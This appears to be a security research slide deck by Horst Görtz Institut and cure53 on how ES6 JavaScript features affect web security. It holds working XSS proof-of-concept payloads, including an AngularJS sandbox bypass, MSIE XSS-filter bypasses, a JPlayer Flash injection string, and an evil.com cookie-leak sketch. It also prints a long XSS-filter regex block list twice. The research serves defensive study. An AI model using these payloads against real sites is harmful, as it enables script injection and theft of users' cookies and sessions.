Feature name	Current browser	Traceur	6to5 + polyfill	ES6 Transpiler	Closure Compiler	JSX[1]	TypeScript	es6-shim	IE 10	IE 11	IE Technical Preview[2]	FF 31	FF 34	FF 35	FF 36
Optimisation															
proper tail calls (tail call optimisation)	No	No	No	No	No	No	No	No	No	No	No	No	No	No	No
Syntax															
default function parameters	3/5	3/5	5/5	3/5	4/5	0/5	3/5	0/5	0/5	0/5	0/5	3/5	3/5	3/5	3/5
rest parameters	2/3	3/3	3/3	2/3	1/3	2/3	2/3	0/3	0/3	0/3	2/3	2/3	2/3	2/3	2/3
spread (...) operator	6/8	8/8	8/8	6/8	2/8	0/8	0/8	0/8	0/8	0/8	4/8	6/8	6/8	6/8	8/8
object literal extensions	5/5	5/5	4/5	5/5	3/5	2/5	1/5	0/5	0/5	0/5	5/5	0/5	5/5	5/5	5/5
for..of loops	3/4	4/4	4/4	3/4	3/4	0/4	0/4	0/4	0/4	0/4	4/4	3/4	3/4	3/4	4/4
octal and binary literals	2/4	2/4	2/4	2/4	2/4	0/4	0/4	0/4	0/4	0/4	2/4	2/4	2/4	2/4	4/4
template strings	2/2	2/2	2/2	2/2	2/2	2/2	0/2	0/2	0/2	0/2	1/2	0/2	2/2	2/2	2/2
RegExp "y" and "u" flags	1/2	1/2	1/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	1/2	1/2	1/2	1/2	1/2
destructuring	10/15	13/15	13/15	11/15	11/15	7/15	0/15	0/15	0/15	0/15	0/15	8/15	10/15	11/15	12/15
Unicode code point escapes	No	Yes	Yes	Yes	Yes	No	No	No	No	No	Yes	No	No	No	No
Bindings															
const	3/8	6/8	6/8	6/8	6/8	1/8	0/8	0/8	0/8	8/8	8/8	3/8	3/8	3/8	8/8
let	0/10	8/10	8/10	6/10	8/10	0/10	0/10	0/10	0/10	8/10	8/10	0/10	0/10	0/10	0/10
block-level function declaration[9]	No	Yes	Yes	No	Yes	No	No	No	No	Yes	Yes	No	No	No	No
Functions															
arrow functions	7/9	7/9	7/9	6/9	7/9	6/9	6/9	0/9	0/9	0/9	8/9	7/9	7/9	7/9	7/9
class	0/11	8/11	10/11	9/11	5/11	8/11	0/11	0/11	0/11	0/11	11/11	0/11	0/11	0/11	0/11
super	0/3	3/3	3/3	3/3	0/3	0/3	0/3	0/3	0/3	0/3	3/3	0/3	0/3	0/3	0/3
generators	11/13	12/13	12/13	0/13	7/13	0/13	0/13	0/13	0/13	0/13	0/13	9/13	11/13	11/13	12/13
Built-ins															
typed arrays	19/40	0/40	0/40	0/40	0/40	0/40	0/40	0/40	16/40	16/40	40/40	18/40	19/40	19/40	19/40
Map	11/11	10/11	11/11	0/11	0/11	0/11	0/11	11/11	0/11	5/11	11/11	10/11	11/11	11/11	11/11
Set	11/11	10/11	11/11	0/11	0/11	0/11	0/11	11/11	0/11	5/11	11/11	10/11	11/11	11/11	11/11
WeakMap	3/4	0/4	4/4	0/4	0/4	0/4	0/4	0/4	0/4	2/4	4/4	2/4	3/4	3/4	4/4
WeakSet	4/4	0/4	4/4	0/4	0/4	0/4	0/4	0/4	0/4	0/4	4/4	0/4	4/4	4/4	4/4

Security Relevance

- We'll address the features we have found to be security relevant so far. Or will be once implemented.
- This list might grow or shrink,
  ES6 is still WIP and a moving target
- **And here they are**
  - A: Arrow Functions
  - B: Generator Functions
  - C: Unicode Escapes
  - D: Template Strings
  - E: Symbols
  - F: Modules
  - G: Reflection
  - H: Some Mixed Salad

A: Arrow Functions

- Also known as **fat arrow** – because of the “=>” syntax
- One of the purposes is to save on characters
- Shorter notation to create named functions
  - `a=()=>alert(1)` versus `function a(){alert(1)}`
  - We save eight characters, yay!
- Interesting, when character restrictions apply
- No parenthesis allowed, but function needed
  - ``a=a=>alert`1` ``
- Strict mode “prohibits” access to global window
  - `(function(){return this})() // [object Window], expected`
  - `"use strict";(function(){return this})() // undefined, meh`
  - `"use strict";var $=$=>this;$()  // [object Window], yay :)`
  - `$ = $ => {"use strict";return this}; $(); // same here!`
- Currently supported in Firefox, MSIE but not in Chrome
  - Well, in Chrome they are hidden behind a flag http://is.gd/M4Yb9G
- So essentially all major browsers, more or less.

B: Generator Functions

- Generator functions are supposed to offer an easy way to create generators
- A generator can be entered, exited and later re-entered again
- States that exist upon exiting will be saved until the generator is re-entered again

```
function* a(){
    var b = 0; while(true) { yield b++ }
}
a = a();
console.log(a.next().value); // 0
console.log(a.next().value); // 1
console.log(a.next().value); // 2
```

- Think of methods, that can run indefinitely – but the developer can turn them on and off
- In a security context, generators are particularly interesting because of their constructor
- **Let's have a look!**

Horst Görtz Institut für IT-Sicherheit

B: Generator Constructor

```
> function* a(){}; // note the asterisk syntax
< undefined

> a;
< * a()

> a.constructor;
< GeneratorFunction // Ooh!

> a.constructor('alert(1)')().next(); // Pop!
< Object { done=true, value=undefined}

// other possible constructs
a = {*a() { yield* alert(1)}};
a.a().next();
```

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

cure53

B: AngularJS Sandbox Bypass

- AngularJS features a fairly strong sandbox
  - Its purpose is to remove access to the actual DOM from within a template expression
  - A secondary purpose is to mitigate negative consequences of an expression XSS (a.k.a expression interpolation, not the CSS-thing)
  - This sandbox has been broken numerous times
  - And repaired numerous times as well
- Although the AngularJS team says it's not a security sandbox, it is often treated as such
- Now, one check this sandbox does is to prohibit access to the Function constructor, an *eval* sink.
- They do so by checking if `obj === obj.constructor` is true
- If that is true, we have access to the Function constructor and execution stops with an error message
- **ES6 bypasses this check elegantly**

Horst Görtz Institut für IT-Sicherheit

```
<!doctype html>
<html lang="en" ng-app="x">
<head>
<script src="//ajax.googleapi…1.3.8/angular.js"></script>
<script>
angular.module('x', []).controller('y', function($scope) {
   $scope.safe = function() {}
   $scope.unsafe = function*(){}
});
</script>
</head>
<body ng-controller="y">
<p>{{safe.constructor('alert(1)')()}}</p>
<p>{{unsafe.constructor('alert(1)')().next()}}</p>
</body>
</html>
```

B: Generator Arrows?

- Combining generator functions with the fat arrow syntax was in discussion for a while
- With often gruesome syntax suggestions
  - `foo * () => {}`
  - `let idGenerator = (id=0) => () => id++;`
  - `spawn(() *=> yield (yield this.user.bla(friendId)).blubb(true));`
  - `() => do* { yield 1 }`
  - `someFunction(singleArgument =>* yield asyncOp(singleArgument));`
  - `(x, y) *> { .... }`
  - `(a = yield/"/) =>* (/"/g)`
  - Found here http://is.gd/tG5RO0
- Yet, according to the docs, currently there's no plans for specification
  - *“Likewise, yield may not be used in an arrow function's body. Arrows cannot be generators and we do not want deep continuations.”* http://tc39wiki.calculist.org/es6/arrow-functions/
- Which shows the weakness of ambiguous syntax and a lack of scalability

C: Unicode Escapes

- Contrary to most other browsers as of now,
  MSIE 11 Tech Preview supports Unicode Code Points
- They have been around in earlier JavaScript versions already – but now they are different
  - `var a = '\ud842\udf9f'; /* versus */ var b = '\u{20b9f}'`
  - Reason for that is of course Emoji again. Kidding. Not.
  - Unicode escape sequences only allow for 65535 characters
  - ES6 Unicode escapes however allow much more
- Here's an example
  - The olden days: `\u0061lert(1)`
  - The ES6 way: `\u{0061}lert(1) or \u{61}lert(1)`
- Note however that this is unlikely to work in other browsers
- From our interpretation, it's against the specification
- And other parsers throw errors
  - `traceured.js:1:3: Hex digit expected,traceured.js:1:1: Invalid unicode escape sequence in identifier,traceured.js:1:1:`

D: Template Strings

- **Now this is an actual major change**
- Template strings or quasi literals allow for doing multiple things at the same time
- These are
  - Applying a function to a string
  - Delimit multi-line strings
  - Evaluate nested inside a string
- Template strings are enclosed by the back-tick
  - Which is a character that is novel and unique to JavaScript syntax
  - Well, aside from RegExp, where it returns text located left from match
  - Or in `String.replace()` where it allows replacement patterns
  - But other than that it's novel and unique :)
- Let's have a look!

Everybooooody, yea-hah

```
// In the olden days, and still today

'abc'.match(/b/);
console.log(RegExp['$`'])  // a
console.log(RegExp['$&'])  // b
console.log(RegExp['$\'']) // c

console.log('abc'.replace('b', '$`'))  // aac
console.log('abc'.replace('b', '$&'))  // abc
console.log('abc'.replace('b', '$\'')) // acc
```

D: Rock your body... yea-hah

```
// In the olden days, and still today

'abc'.match(/b/);
console.log(RegExp['$`'])  // a
console.log(RegExp['$&'])  // b
console.log(RegExp['$\'']) // c

console.log('abc'.replace('b', '$`'))  // aac
console.log('abc'.replace('b', '$&'))  // abc
console.log('abc'.replace('b', '$\'')) // acc
```

hgi Horst Görtz Institut für IT-Sicherheit

D: Back-Tick's back, alright!

```
// The future is now!

`abc                            // multi-line strings
def`

alert`1`                        // no parenthesis needed
Function`alert\`1\````          // escaped back-ticks

![[alert`1`]:null}              // back-tick & computed
+{valueOf() alert`1`}           // method shorthand

`hello`-alert`1`-`goodbye`      // concatenation
`hello${alert(1)}goodbye`       // expression interpol.
```

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

```
function read() {
  console.dir(arguments)
}

read`ab${0}c${1}de${2}fg`;

// returns
[["ab", "c", "de", "fg"], 0, 1, 2]
```

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

D: Attacks

- Well, template strings and quasi literals enable code execution with uncommon characters
- Everything that uses or needs to use a black-list is doomed
  - Hello, WAF vendors, your product is now even more useless :)
- This includes server-side filters, client side security, JavaScript sandboxes and parsers, callback safety etc.
- Repercussions are expected to exist for many years to come
- Reminds of the legendary JSON regex bypass from Stefano Di Paola
  - A regex assuming certain language capabilities
  - And a software (here MSIE) providing additional features
  - Thereby undermining the assumption and causing a bypass
  - Still useful today, almost four years after
  - Documented here http://is.gd/73qYdO

```
    {[\"\'].*?[{,].*(((v|(\\u0076)|(\\166)|(\\x76))[^a-z0-9]*({a}|(\\u00{6}1)|(\\1{4}1)|(\\x{6}1))[^a-z0-9]*(l|(\\u006C)|
(\\154)|(\\x6C))[^a-z0-9]*(u|(\\u0075)|(\\165)|(\\x75))[^a-z0-9]*(e|(\\u0065)|(\\145)|(\\x65))[^a-z0-9]*(O|(\\u004F)|(\\117)|
(\\x4F))[^a-z0-9]*(f|(\\u0066)|(\\146)|(\\x66)))|((t|(\\u0074)|(\\164)|(\\x74))[^a-z0-9]*({o}|(\\u00{6}F)|(\\1{5}7)|(\\x{6}F))
[^a-z0-9]*(S|(\\u0053)|(\\123)|(\\x53))[^a-z0-9]*(t|(\\u0074)|(\\164)|(\\x74))[^a-z0-9]*(r|(\\u0072)|(\\162)|(\\x72))[^a-z0-
9]*(i|(\\u0069)|(\\151)|(\\x69))[^a-z0-9]*(n|(\\u006E)|(\\156)|(\\x6E))[^a-z0-9]*(g|(\\u0067)|(\\147)|(\\x67)))).*?:}
    {<a.*?hr{e}f}
    {[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{[.]}.+?=}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}.*?{\)}}
    {<is{i}ndex[ /+\t>]}
    {<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
    {<fo{r}m.*?>}
    {<EM{B}ED[ /+\t].*?((src)|(type)).*?=}
    {<[?]?im{p}ort[ /+\t].*?implementation[ /+\t]*=}
    {<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}
    {[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).*?(((l|(\\u006[Cc]))(o|(\\u006[Ff]))({c}|(\\u00{6}3))(a|(\\u0061))(t|(\\u0074))(i|
(\\u0069))(o|(\\u006[Ff]))(n|(\\u006[Ee])))|((n|(\\u006[Ee]))(a|(\\u0061))({m}|(\\u00{6}[Dd]))(e|(\\u0065)))|((o|(\\u006[Ff]))
(n|(\\u006[Ee]))({e}|(\\u00{6}5))(r|(\\u0072))(r|(\\u0072))(o|(\\u006[Ff]))(r|(\\u0072)))|((v|(\\u0076))(a|(\\u0061))({l}|
(\\u00{6}[Cc]))(u|(\\u0075))(e|(\\u0065))(O|(\\u004[Ff]))(f|(\\u0066)))).*?=}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{[\[]}.*?{[\]]}.*?=}
    {<sc{r}ipt.*?[ /+\t]*?((src)|(xlink:href)|(href))[ /+\t]*=}
    {<sc{r}ipt.*?>}
    {(j|(&#x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(a|(&#x?0*((65)|(41)|(97)|
(61));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|
(10)|A|D);?)|(tab;)|(newline;))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(c|(&#x?0*((67)|(43)|
(99)|(63));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|
(13)|(10)|A|D);?)|(tab;)|(newline;))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(t|(&#x?0*((84)|(54)|
(116)|(74));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
    {<st{y}le.*?>.*?((@[i\\])|(([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?)))))}
    {(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(b|(&#x?0*((66)|(42)|(98)|
(62));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(13)|
(10)|A|D);?)|(tab;)|(newline;))))*(c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(i|(&#x?0*((73)|
(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?
0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
    {<LI{N}K[ /+\t].*?href[ /+\t]*=}
    {<BA{S}E[ /+\t].*?href[ /+\t]*=}
    {<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}
    {<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=}
    {[ /+\t\"\'`]st{y}le[ /+\t]*?=.*?([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?))}
    {[ /+\t\"\'`]data{s}rc[ +\t]*?=.}
    {<AP{P}LET[ /+\t>]}
    {[\"\'].*?[{,].*(((v|(\\u0076)|(\\166)|(\\x76))[^a-z0-9]*({a}|(\\u00{6}1)|(\\1{4}1)|(\\x{6}1))[^a-z0-9]*(l|(\\u006C)|
(\\154)|(\\x6C))[^a-z0-9]*(u|(\\u0075)|(\\165)|(\\x75))[^a-z0-9]*(e|(\\u0065)|(\\145)|(\\x65))[^a-z0-9]*(O|(\\u004F)|(\\117)|
(\\x4F))[^a-z0-9]*(f|(\\u0066)|(\\146)|(\\x66)))|((t|(\\u0074)|(\\164)|(\\x74))[^a-z0-9]*({o}|(\\u00{6}F)|(\\1{5}7)|(\\x{6}F))
[^a-z0-9]*(S|(\\u0053)|(\\123)|(\\x53))[^a-z0-9]*(t|(\\u0074)|(\\164)|(\\x74))[^a-z0-9]*(r|(\\u0072)|(\\162)|(\\x72))[^a-z0-
9]*(i|(\\u0069)|(\\151)|(\\x69))[^a-z0-9]*(n|(\\u006E)|(\\156)|(\\x6E))[^a-z0-9]*(g|(\\u0067)|(\\147)|(\\x67)))).*?:}
    {<a.*?hr{e}f}
    {[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{[.]}.+?=}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}.*?{\)}}
    {<is{i}ndex[ /+\t>]}
    {<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
    {<fo{r}m.*?>}
    {<EM{B}ED[ /+\t].*?((src)|(type)).*?=}
    {<[?]?im{p}ort[ /+\t].*?implementation[ /+\t]*=}
    {<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}
    {[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).*?(((l|(\\u006[Cc]))(o|(\\u006[Ff]))({c}|(\\u00{6}3))(a|(\\u0061))(t|(\\u0074))(i|
(\\u0069))(o|(\\u006[Ff]))(n|(\\u006[Ee])))|((n|(\\u006[Ee]))(a|(\\u0061))({m}|(\\u00{6}[Dd]))(e|(\\u0065)))|((o|(\\u006[Ff]))
(n|(\\u006[Ee]))({e}|(\\u00{6}5))(r|(\\u0072))(r|(\\u0072))(o|(\\u006[Ff]))(r|(\\u0072)))|((v|(\\u0076))(a|(\\u0061))({l}|
(\\u00{6}[Cc]))(u|(\\u0075))(e|(\\u0065))(O|(\\u004[Ff]))(f|(\\u0066)))).*?=}
    {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{[\[]}.*?{[\]]}.*?=}
    {<sc{r}ipt.*?[ /+\t]*?((src)|(xlink:href)|(href))[ /+\t]*=}
    {<sc{r}ipt.*?>}
    {(j|(&#x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(a|(&#x?0*((65)|(41)|(97)|
(61));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|
(10)|A|D);?)|(tab;)|(newline;))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(c|(&#x?0*((67)|(43)|
(99)|(63));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|
(13)|(10)|A|D);?)|(tab;)|(newline;))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(t|(&#x?0*((84)|(54)|
(116)|(74));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
    {<st{y}le.*?>.*?((@[i\\])|(([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?)))))}
    {(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(b|(&#x?0*((66)|(42)|(98)|
(62));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(13)|
(10)|A|D);?)|(tab;)|(newline;))))*(c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(i|(&#x?0*((73)|
(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?
0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|
(newline;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
    {<LI{N}K[ /+\t].*?href[ /+\t]*=}
    {<BA{S}E[ /+\t].*?href[ /+\t]*=}
    {<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}
    {<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=}
    {[ /+\t\"\'`]st{y}le[ /+\t]*?=.*?([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?))}
    {[ /+\t\"\'`]data{s}rc[ +\t]*?=.}
    {<AP{P}LET[ /+\t>]}
```

Horst Görtz Institut für IT-Sicherheit

D: MSIE TP XSS Filter

- When new technologies emerge,
  connected ones might not scale in time
- Misunderstandings about capabilities cause security bypasses
  - a.k.a. countless WAF bypasses
  - Interesting attacks like SQL Truncation
- And so it goes, MSIE's XSS filter is now “bypassable” quite easily. With ES6.
  - No Bypass: `',alert(1)//`
  - Bypass 1: ``',alert`1`//``
  - Bypass 2: ``',loc\u{61}tion=`j\u{61}vascript:alert\`1\```//``
- That wasn't even hard
- And NoScript's XSS filter was affected too
  - But Giorgio fixed it a few hours after our report
  - Boooo... I mean yaaay ;)

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

D: Flash In-Security

- Flash files often struggle with security protections
- The attack surface is huge
- Not many native protection and filter methods
- That means, developers build their own
  - In the wild, we mostly see black-lists
  - People securing `flashVars` and scanning for nasty characters
  - Very common for `ExternalInterface` calls
  - “If it has parenthesis or equals, it must be bad”
- An Example:
  - JPlayer 2.2.0 and below is vulnerable to XSS
  - And that despite more or less proper protection
  - Well, almost proper, they use a comprehensive blacklist
- That missed out on, well, guess what?

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

```
private function jPlayerFlashEvent(param1:JplayerEvent) : void {
   if((ExternalInterface.available) && !this.securityIssue) {
      ExternalInterface.call(this.jQuery,"jPlayerFlashEvent",
         param1.type,this.extractStatusData(param1.data));
   }
}
…

private function checkFlashVars(param1:Object) : void {
   var _loc3_:String = null;
   var _loc2_:Number = 0;
   for each(_loc3_ in param1) {
      if(this.illegalChar(_loc3_)) {
         this.securityIssue = true;
      }
      _loc2_++;
   }
}
…

private function illegalChar(param1:String) : Boolean {
   var _loc3_:String = null;
   var _loc2_:* = "\' \" ( ) { } * + /";
   if(Boolean(param1)) {
      …
   }
   return false;
}
```

D: Payload with ES6

- That blacklist is easy to bypass
- No parenthesis allowed?
- Well, we don't need those any much longer...
- Just use template strings and backticks
  - `Jplayer.swf?jQuery=alert(1) // nooooope`
  - ``Jplayer.swf?jQuery=alert`1` // that works :)``
- Only about 100k vulnerable installations
- And those kinds of blacklists are common in the Flash universe
- Similar to PHP frameworks and other filter tools

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

E: Symbols

- Well, that is one weird feature out there
- Hard to describe in one sentence
- We essentially see three different use cases
  - For one, as MDN puts it:
    - *"A symbol is a **unique** and immutable data type and may be used as an identifier for object properties. The symbol object is an implicit object wrapper for the symbol primitive data type."*
  - Then, the global symbols registry
    - *"In contrast to Symbol(), the Symbol.for() function creates a symbol available in a global symbol registry list. Symbol.for() does also not necessarily create a new symbol on every call, but **checks first if a symbol with the given key is already present** in the registry."*
  - And then also:
    - *"Well-known symbols"* - symbols that allow to change object properties and have magic powers.
- Now, that sounds interesting!

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

E: Well-Known Symbols

```
// the so far boring stuff
Symbol("bar") === Symbol("bar"); // false
Symbol.for("bar") === Symbol.for("bar"); // true

// more interesting stuff!
Symbol.unscopable()
Symbol.toStringTag()

// change an object's nature
Object.prototype['@@iterator']
 = String.prototype['@@iterator']

Object.prototype[Symbol.iterator]
 = String.prototype[Symbol.iterator]
```

Horst Görtz Institut
für IT-Sicherheit

E: More Symbol Magic

```
Object.prototype[Symbol.toStringTag]
 = '<svg/onload=alert(1)>';

location='javascript:1+{}'

// and that even works across domains!
// So we have a new DOMXSS source (thanks @filedescriptor)

//evil.com
<script>
Object.prototype[Symbol.toStringTag]
 = '<svg/onload=alert(1)>';
</script>
<iframe src=//good.com>

//good.com
<img src=x onerror=write(top)>
```

E: Possible CSP Leak

```
// good.com
<?php
header('Content-Security-Policy: default-src \'self\'');
session_start();
?>
<script src="injectable.js"></script>
<a href="http://evil.com/" target="_blank">CLICK</a>


// good.com/injectable.js
Object.prototype[Symbol.toStringTag]=document.cookie;


// evil.com
<script>
alert(opener)
</script>
```

E: Syntax Injection

- We can also use object tags to generate valid JavaScript syntax

```
> Object.prototype[Symbol.toStringTag]='=1,alert(1)';
< "=1,alert(1)"

> [1,2,3,4,5,6,{a:1, b:2}] + ''
< "1,2,3,[object =1,alert(1)]"
```

E: More to Come

- The world of well-known symbols is growing
- Some of them already implemented, others not yet
  - `@@iterator // can we iterate over and/or spread the object?`
  - `@@unscopable // what happens with object in with() scope`
  - `@@hasInstance // control what happens with instanceof`
  - `@@toPrimitive // what's returned upon implicit toString or comparable`
  - `@@isRegExp // is the object treatable as regular expression?`
  - `@@isConcatSpreadable // effects concat() calls and the return value`
- Interesting here is the effect on DOM objects, rather than JavaScript
- Something harmless in JavaScript can have dramatic effects in the DOM
- Mozilla also supported the following syntax – extremely dangerous in combination with JSON
  - `Object.prototype['@@iterator']=String.prototype['@@iterator'];`
- We'll have to wait for the implementation to learn more...

F: Modules

- The include method for JavaScript
  - Grab a remote file using import
  - Expose an export in that remote file
  - Use or execute the enclosed code
- Not part of ES6 anymore
  - “For the case of scripts, the answers to this are found in the HTML Standard. For modules, the corresponding spec has not yet been written.”
- Or are they?
  - Because most recent versions of the specification draft have them again
  - https://people.mozilla.org/~jorendorff/es6-draft.html#sec-modules
  - Soooo, not sure right now :)
- Either way, first implementations are ready for testing
- But the feature is now in standards limbo
- Let's see where it goes – because it's interesting for attackers

F: Modules

```
// like this
import {$} from "//html5sec.org/module"
// or this
import{$}from 'https:html5sec.org/module'
// and this
import {$,} from 'https:html5sec.org/module'
// or even this
import*as $ from 'https://html5sec.org/module'
// or this
import{$ as $}from 'https:html5sec.org/module'


// the actual export
export function $(){}
alert(1)
```

G: Reflection

- ES6 brings another very important change
- This is the freshly specified Reflection API
- It allows for example for programming styles less prone to exceptions
  - `try{}catch(){}` versus..
  - `if(Reflect.doSomething()){}`
- It also eliminates error sources caused by JavaScript's flexibility
  - `fn.apply([], [1,2,3]) // what if apply was overwritten?`
  - `Reflect.apply(fn, [], [1,2,3]) // now we can be sure!`
- Tom van Cutsem wrote an excellent text as to why Reflection is making good sense in JavaScript
  - Read here https://github.com/tvcutsem/harmony-reflect/wiki
- In essence, view it as a feature that wraps around many shortcomings of ES5 and earlier editions
- With broad support of Reflection, JavaScript code will become shorter, more readable and less error prone

G: Reflection

- In a security context, Reflection has interesting effects
- We can for example use it to set location to cause XSS
  - `Reflect.set(window, "location", "javascript:alert(1)")`

  -
    ```
    Reflect.set(
      document.body, "innerHTML",  "<svg onload=alert(1)>"
    )
    ```
- Or to construct
  - `Reflect.construct(Reflect.construct(Function, "alert(1)"))`
  - Sandbox Bypasses likely with Reflection
  - Similarities to Java and its Reflection API security bugs?
- Only implementation so far by IE Tech Preview
- Interesting to see, if get() operations are suitable for side channels
  - Getting cross-origin properties via `Reflect.get()` maybe?
  - Potential timing differences and side channels?
- We have to wait for more vendors to implement

H: Mixed Salad

- Computed properties
  - `({abc: 123}) // ES5`
  - `({[alert(1)]: 123]}) // ES6`
  - Very interesting for injections inside JSON
- Computed accessors and short hand methods
  - ``a = {get[alert`1`](){}}``
  - ``+{[atob`dG9TdHJpbmc`]()alert`1`}``
- Dynamic parameters

